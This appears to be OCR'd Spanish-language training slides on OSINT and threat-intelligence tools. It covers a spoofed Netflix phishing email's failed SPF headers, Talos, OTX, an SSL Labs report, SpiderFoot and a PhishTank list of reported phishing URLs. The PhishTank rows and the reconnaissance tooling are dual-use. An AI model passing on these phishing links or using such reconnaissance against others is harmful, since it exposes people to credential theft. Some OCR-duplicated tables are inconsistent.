
Solve Email Delivery Problems

dmarc


v=DMARC1; p=reject; fo=1; rua=mailto:netflix@rua.netcraft.com,mailto:dmarcreports@netflix.com; ruf=mailto:netflix@ruf.netcr

Headers Found

Header Name	Header Value
Authentication-Results	spf=fail (sender IP is 45.76.183.37)
Received-SPF	Fail (protection.outlook.com: domain of netflix.com does not
X-IncomingTopHeaderMarker	OriginalChecksum:A31893DE42808DEF4FEEC156902D4AD8BB3137EE391EE0D4F4A601E88A05DD2A;UpperCasedChecksum:13C902014227D4B850316FA69D0EF1114364B4A179B5CE78A5E9B57FBFE47903;SizeAsReceived:700;Count:15
From	NETFLIX <user.info@netflix.com>
Subject	Your Netflix Membership is on hold [#46537]
Date	Thu, 31 May 2018 15:54:42 +0000
Content-Type	text/html; charset="Windows-1251"



- CISCO Talos



Cisco Talos es una herramienta de búsqueda de datos sobre amenazas en tiempo real por IP, dominio o propietario de la red.



← → C https://www.talosintelligence.com/reputation_center/lookup?search=euskalencounter.org

Incógnito

CISCO TALOS

Software Vulnerability Information Reputation Center Library Support Communities Careers Blog About Cisco Login

Lookup data results for Domain

euskalencounter.org

Search by IP, domain, or network owner for real-time threat data.

IP & Domain Reputation Overview File Reputation Lookup Email & Spam Data Malware Data Reputation Support

OWNER DETAILS

DOMAIN euskalencounter.org

REPUTATION DETAILS

WEB REPUTATION Neutral

WEB CATEGORY Arts



• AlienVault OTX


The screenshot shows the AlienVault OTX website. At the top, there's a navigation bar with links for BROWSE, API, ENDPOINT SECURITY, CREATE PULSE, and a search bar. Below the navigation is a banner with the text "The World's First Truly Open Threat Intelligence Community". To the left, there's a laptop displaying the OTX interface with various threat intelligence feeds. To the right, there's a sign-up/login form with fields for Username, Email, Country, and Password, along with social media integration options for Google+ and Twitter.

- ✓ Gain FREE access to over **19 million threat indicators** contributed daily
- ✓ Collaborate with over **100,000 global participants** to investigate emerging threats in the wild


AlienVault OTX una plataforma comunitaria gratuita de respuesta a amenazas de seguridad. A través de ella se permite a los expertos en seguridad investigar de forma colaborativa en nuevas amenazas, comparando los datos de diversas fuentes para luego integrar esa información en sus respectivos sistemas de seguridad.



- Qualys SSL Labs



Qualys SSL Labs dispone de una herramienta online y gratuita para comprobar la seguridad del certificado de tu servidor. Esta herramienta automatiza el trabajo de verificar qué suites de cifrado y certificados digitales utiliza nuestro sitio web, de esta forma, podremos configurar el HTTPS de nuestro sitio web con la máxima seguridad posible.



Server Key and Certificate #1



Subject	euskalencounter.org Fingerprint SHA256: 146a5f49f97eb4700640de9c9fca893553d162504294c21bc36f16a65b7784a2 Pin SHA256: SUS//3NnS4xmYOyJSKR4ez/+umQN0CN5aC3fv7ucPxM=
Common names	euskalencounter.org ee07.euskalencounter.org ee08.euskalencounter.org ee09.euskalencounter.org ee10.euskalencounter.org ee11.euskalencounter.org ee12.euskalencounter.org ee13.euskalencounter.org ee14.euskalencounter.org ee15.euskalencounter.org ee16.euskalencounter.org ee17.euskalencounter.org ee18.euskalencounter.org ee19.euskalencounter.org ee20.euskalencounter.org ee21.euskalencounter.org ee22.euskalencounter.org ee23.euskalencounter.org ee24.euskalencounter.org ee25.euskalencounter.org ee26.euskalencounter.org ee27.euskalencounter.org euskal.org euskalencounter.com euskalencounter.net euskalencounter.org ftp.euskalencounter.org old.euskalencounter.org www.euskal.org www.euskalencounter.com www.euskalencounter.net www.euskalencounter.org
Alternative names	
Serial Number	03c8ad633508b08a2036d419b011f11f7ca5
Valid from	Thu, 27 Jun 2019 00:15:32 UTC
Valid until	Wed, 25 Sep 2019 00:15:32 UTC (expires in 2 months and 12 days)
Key	RSA 2048 bits (e 65537)
Weak key (Debian)	No
Issuer	Let's Encrypt Authority X3 AIA: http://cert.int-x3.letsencrypt.org/
Signature algorithm	SHA256withRSA
Extended Validation	No
Certificate Transparency	Yes (certificate)
OCSP Must Staple	No
Revocation information	OCSP http://ocsp.int-x3.letsencrypt.org

Certificate Transparency	Yes (certificate)
OCSP Must Staple	No
Revocation information	OCSP OCSP: http://ocsp.int-x3.letsencrypt.org
Revocation status	Good (not revoked)
DNS CAA	Yes policy host: ee27.euskalcounter.org issue: letsencrypt.org flags:0 iodef: mailto:imobilis@euskalcounter.org flags:0 issuewild: letsencrypt.org flags:0
Trusted	Yes Mozilla Apple Android Java Windows



Additional Certificates (if supplied)



Certificates provided	2 (3298 bytes)
Chain issues	None
#2	
Subject	Let's Encrypt Authority X3 Fingerprint SHA256: 25847d668eb4f04fdd40b12b6b0740c567da7d024308eb6c2c96fe41d9de218d Pin SHA256: YLh1dUR9y6Kja30RrAn7JKnbQG/uEtLMkBgFF2Fuihg=
Valid until	Wed, 17 Mar 2021 16:40:46 UTC (expires in 1 year and 8 months)
Key	RSA 2048 bits (e 65537)
Issuer	DST Root CA X3
Signature algorithm	SHA256withRSA

Configuration



Protocols

TLS 1.3	No
TLS 1.2	Yes
TLS 1.1	Yes
TLS 1.0	Yes
SSL 3	No
SSL 2	No

For TLS 1.3 tests, we only support RFC 8446.



Cipher Suites

# TLS 1.2 (suites in server-preferred order)			
TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384 (0xc030)	ECDH secp256r1 (eq. 3072 bits RSA)	FS	256
TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384 (0xc028)	ECDH secp256r1 (eq. 3072 bits RSA)	FS	WEAK
TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 (0xc02f)	ECDH secp256r1 (eq. 3072 bits RSA)	FS	128
TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256 (0xc027)	ECDH secp256r1 (eq. 3072 bits RSA)	FS	WEAK
TLS_RSA_WITH_AES_256_GCM_SHA384 (0x9d)	WEAK		256
TLS_RSA_WITH_AES_256_CBC_SHA256 (0x3d)	WEAK		256
TLS_RSA_WITH_AES_128_GCM_SHA256 (0x9c)	WEAK		128
TLS_RSA_WITH_AES_128_CBC_SHA256 (0x3c)	WEAK		128



Cipher Suites

TLS 1.2 (suites in server-preferred order)

-

TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384 (0xc030)	ECDH secp256r1 (eq. 3072 bits RSA)	FS	256
TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384 (0xc028)	ECDH secp256r1 (eq. 3072 bits RSA)	FS	256
TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 (0xc02f)	ECDH secp256r1 (eq. 3072 bits RSA)	FS	128
TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256 (0xc027)	ECDH secp256r1 (eq. 3072 bits RSA)	FS	128
TLS_RSA_WITH_AES_256_GCM_SHA384 (0x9d)	WEAK		256
TLS_RSA_WITH_AES_256_CBC_SHA256 (0x3d)	WEAK		256
TLS_RSA_WITH_AES_128_GCM_SHA256 (0x9c)	WEAK		128
TLS_RSA_WITH_AES_128_CBC_SHA256 (0x3c)	WEAK		128
TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (0xc014)	ECDH secp256r1 (eq. 3072 bits RSA)	FS	256
TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (0xc013)	ECDH secp256r1 (eq. 3072 bits RSA)	FS	128
TLS_RSA_WITH_AES_256_CBC_SHA (0x35)	WEAK		256
TLS_RSA_WITH_CAMELLIA_256_CBC_SHA (0x84)	WEAK		256
TLS_RSA_WITH_AES_128_CBC_SHA (0x2f)	WEAK		128
TLS_RSA_WITH_CAMELLIA_128_CBC_SHA (0x41)	WEAK		128



TLS 1.1 (suites in server-preferred order)


TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (0xc014)	ECDH secp256r1 (eq. 3072 bits RSA)	FS	WEAK	256
TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (0xc013)	ECDH secp256r1 (eq. 3072 bits RSA)	FS	WEAK	128
TLS_RSA_WITH_AES_256_CBC_SHA (0x35)	WEAK			256
TLS_RSA_WITH_CAMELLIA_256_CBC_SHA (0x84)	WEAK			256
TLS_RSA_WITH_AES_128_CBC_SHA (0x2f)	WEAK			128
TLS_RSA_WITH_CAMELLIA_128_CBC_SHA (0x41)	WEAK			128

TLS 1.0 (suites in server-preferred order)

TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (0xc014)	ECDH secp256r1 (eq. 3072 bits RSA)	FS	WEAK	256
TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (0xc013)	ECDH secp256r1 (eq. 3072 bits RSA)	FS	WEAK	128
TLS_RSA_WITH_AES_256_CBC_SHA (0x35)	WEAK			256
TLS_RSA_WITH_CAMELLIA_256_CBC_SHA (0x84)	WEAK			256
TLS_RSA_WITH_AES_128_CBC_SHA (0x2f)	WEAK			128
TLS_RSA_WITH_CAMELLIA_128_CBC_SHA (0x41)	WEAK			128



OSINT FRAMEWORK



CIBERPATRULLA

← → 🔍 https://ciberpatrulla.com/links/

CiberPatrulla

Sobre Mi

Curso OSINT

Libro OSINT

Curso Gratis

Guías

Herramientas

Blog



Enlaces a Herramientas OSINT

¿Quieres aprender a investigar en Internet?

Apúntate a mi curso gratuito por email y te enseñaré qué pasos dar y qué herramientas utilizar

Ver toda la información

Búsqueda en vivo



Mostrar todo

Anonimación

Bing Hacking

Borrar Identidad

Buscadores

Certificación

Clima/Horario

Criptomonedas

Dark Web

DataLeaks

Datos Bancarios

Distribuciones OSINT

DNI/CIF

Documentos

Emails

Empresa/Profesional

Extensiones

Facebook

Geolocalizar

Google Hacking

Imágenes

Instagram

IPs

Mapas

Marcadores

Monitores

Nicknames

Otras RRSS

Personas

Productividad

Repositories

Software

Teléfonos


Twitter

Vehículos


Vídeos

Webcams

Webs



SPIDERFOOT



The screenshot shows the SpiderFoot website at <https://www.spiderfoot.net/index.html>. The header includes the SpiderFoot logo, navigation links for DOWNLOAD, BLOG, DOCUMENTATION, SPIDERFOOT HX, and social media icons for Twitter and GitHub. The main content area features three sections: "What is SpiderFoot?", "What is OSINT?", and "What can I do with SpiderFoot?". The "What is SpiderFoot?" section contains a brief description of the tool's purpose. The "What is OSINT?" section provides information about Open Source Intelligence. The "What can I do with SpiderFoot?" section describes the types of information gathered by the tool. To the right of the text, there is a large, complex network graph visualization consisting of numerous small blue nodes connected by a dense web of lines, representing the relationships between data entities.

What is SpiderFoot?

SpiderFoot is a reconnaissance tool that automatically queries over 100 public data sources (OSINT) to gather intelligence on IP addresses, domain names, e-mail addresses, names and more. You simply specify the target you want to investigate, pick which modules to enable and then SpiderFoot will collect data to build up an understanding of all the entities and how they relate to each other.

What is OSINT?

OSINT (Open Source Intelligence) is data available in the public domain which might reveal interesting information about your target. This includes DNS, Whois, Web pages, passive DNS, spam blacklists, file meta data, threat intelligence lists as well as services like SHODAN, HaveIBeenPwned? and more. See the full list of data sources SpiderFoot utilises.

What can I do with SpiderFoot?

The data returned from a SpiderFoot scan will reveal a lot of information about your target, providing insight into possible data leaks, vulnerabilities or other sensitive information that can be leveraged during a penetration test, red team exercise or for threat intelligence. Try it out against your own network to see what you might have exposed!

SpiderFoot es una herramienta de reconocimiento que consulta automáticamente más de 100 fuentes públicas de datos (OSINT) para recopilar información sobre direcciones IP, nombres de dominio, direcciones de correo electrónico, nombres y más.





bp

>Status

Browse

Graph

Scan Settings

Log



R

F

P

C

D



• Phishtank

The screenshot shows the PhishTank homepage. At the top, there's a navigation bar with links for Home, Add A Phish, Verify A Phish, Phish Search, Stats, FAQ, Developers, Mailing Lists, and My Account. Below the navigation is a section titled "Join the fight against phishing" with instructions to submit suspected phishes and verify others. A yellow callout box contains a search bar for "Found a phishing site?" with the placeholder "http://" and a button labeled "Is it a phish?". To the right, there are two informational boxes: one about what phishing is and another about what PhishTank is. The main content area displays a table of recent submissions with columns for ID, URL, and Submitted by. Each row lists a submission ID, its URL, and the name of the entity that submitted it. The table includes rows 6114771 through 6114744.

ID	URL	Submitted by
6114771	https://goldemas.kr/.postloginappportal-deliveryse...	GovCERTCH
6114767	http://popcosmos.com/clicks/?cid=22383&pub=201553&...	BPM76
6114766	http://ohsima.smootot.com/ci0=ii151d9X90a9ud3j4b0...	BPM76
6114765	https://surpolutions.com/dc/OneDrive%20Delight%2...	OregonStateInfoSec
6114761	http://lolipoplopop.epizy.com/?i=1	dms
6114760	http://www.phorgviven.com/PL/PL_alegro?uclick=8p9...	k3rn3l
6114752	http://customizedsystemsworking.com/nooh/sharepoint...	cleanmx ↗
6114751	http://chefmarcelomarques.com.br/vendor/bankofamer...	cleanmx ↗
6114750	http://chefmarcelomarques.com.br/vendor/bankofamer...	cleanmx ↗
6114749	https://ygraeristinkinisi.gr/prairiemobile.com_In...	cleanmx ↗
